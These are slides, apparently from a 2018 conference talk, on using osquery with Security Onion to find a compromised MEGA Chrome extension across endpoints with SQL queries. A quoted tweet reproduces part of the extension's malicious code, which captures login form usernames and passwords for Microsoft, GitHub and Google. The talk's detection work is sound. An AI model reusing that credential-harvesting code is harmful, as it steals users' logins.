


Integrating Osquery into Security Onion

#SOCAugusta 2018



osquery

Open Source

SQL

Cross-Platform

Performant

Read Only



SerHack
@serhack_

Follow



!!! WARNING !!!!!!! PLEASE PAY
ATTENTION!!

LATEST VERSION OF MEGA CHROME
EXTENSION WAS HACKED.

Version: 3.39.4


It catches your username and password
from Amazon, GitHub, Google,
Microsoft portals!! It could catch

#mega #extension #hacked

@x0rz

```
else if (details.url.includes('login.live.com')) {  
  if (details.method == "POST") {  
    let formData = details.requestBody.formData;  
    if (formData) {  
      dataPost("0", new String(formData['login']), new String(formData['password']));  
    }  
  }  
  return { cancel: false };  
}  
else if (details.url.includes('github.com/session')) {  
  if (details.method == "POST") {  
    let formData = details.requestBody.formData;  
    if (formData) {  
      var usernameStr = formData['login'];  
      var passwordStr = formData['password'];  
      if (usernameStr.length > 0 && passwordStr.length > 0) {  
        dataPost("3", new String(usernameStr), new String(passwordStr));  
      }  
    }  
  }  
  return { cancel: false };  
}  
else if (details.url.includes('accounts.google.com')) {  
  if (details.method == "POST") {  
    let formData = details.requestBody.formData;
```

1:16 PM - 4 Sep 2018



220+ Tables (osquery.io/schema)

The background features a word cloud of system-related terms in various shades of gray. The words include: shared folders, powershell events, ulimit info, sudo, users, shell history, syslog events, user, ssh keys, selinux events, xprotect reports, socket events, user events, time machine destinations, system info, smbios tables, wmi bios info, routes, services, platform info, smart drive info, system controls, programs, pipes, sudoers, startup items, registry, video info, processes, process namespaces, shadow, yum sources, wifi status, plist, sharing preferences, winbaseobj, wmi filter, consumer binding, safari extensions, wmi cli event consumers, scheduled tasks, wmi event filters, windows events, usb devices, wifi networks, uptime, xprotect entries, quicklook cache, user interaction events, time, yara events, rpm packages, and power sensors. A large, stylized purple geometric shape, resembling a stylized 'X' or a series of overlapping triangles, is positioned on the right side of the image.

chrome_extensions

Chrome browser extensions.

[Improve this Description on Github](#)



COLUMN	TYPE	DESCRIPTION
uid	BIGINT	The local user that owns the extension
name	TEXT	Extension display name
identifier	TEXT	Extension identifier
version	TEXT	Extension-supplied version
description	TEXT	Extension-optional description

```
SELECT uid,name,identifier FROM chrome_extensions;
```

uid	name	version	identifier
501	Slides	0.10	aapocclcgogkmnckokdopfmhonfmgoek
501	Docs	0.10	aohghmighlieiainnegkcijnfilokake
501	Google Drive	14.1	apdfllckaahabafndbhieahigkjlhalf
501	YouTube	4.2.8	blpcfgokakmgnkcojhhkbfbldkacnbeo
501	Adblock Plus	3.3.2	cfhdojbkjhnklbpkdaibdccddilifddb
501	uBlock Origin	1.17.0	cjpalhdlnbpafiamejdnhcphjbkeiagm
501	Disable HTML5 Autoplay	0.6.2	efdhooaajjgckpbkoglidkeendpkolai
501	Link Klipper - Extract all links	2.4.1	fahollcgofmpnehocdgofnhkkchiekoo

```
SELECT uid,name,identifier FROM chrome_extensions
WHERE identifier = 'bigefpfhnnfcobdlfbedofhhaibnlghod'
AND version = '3.39.4';
```

~~AND version = '3.39.4';~~

uid	name	version	identifier
501	MEGA	3.39.4	bigefpfhnnfcobdlfbedofhhaibnlghod

```
SELECT users.username,chrome_extensions.name,chrome_extensions.version
FROM users CROSS JOIN chrome_extensions USING (uid)
WHERE identifier = 'bigefpfhnfcobdlfbedofhhaibnlghod'
AND version = '3.39.4';
```

username	name	version
dresden	MEGA	3.39.4
everett	MEGA	3.39.4

Distributed Infrastructure

Ad hoc & Scheduled Queries




Integration w/SO - Demo

Other Possibilities

Wazuh Integration

BrøZeek-Osquery (<https://github.com/bro/bro-osquery>)



LearnOsquery.com

Q&A

@DefensiveDepth
DefensiveDepth.com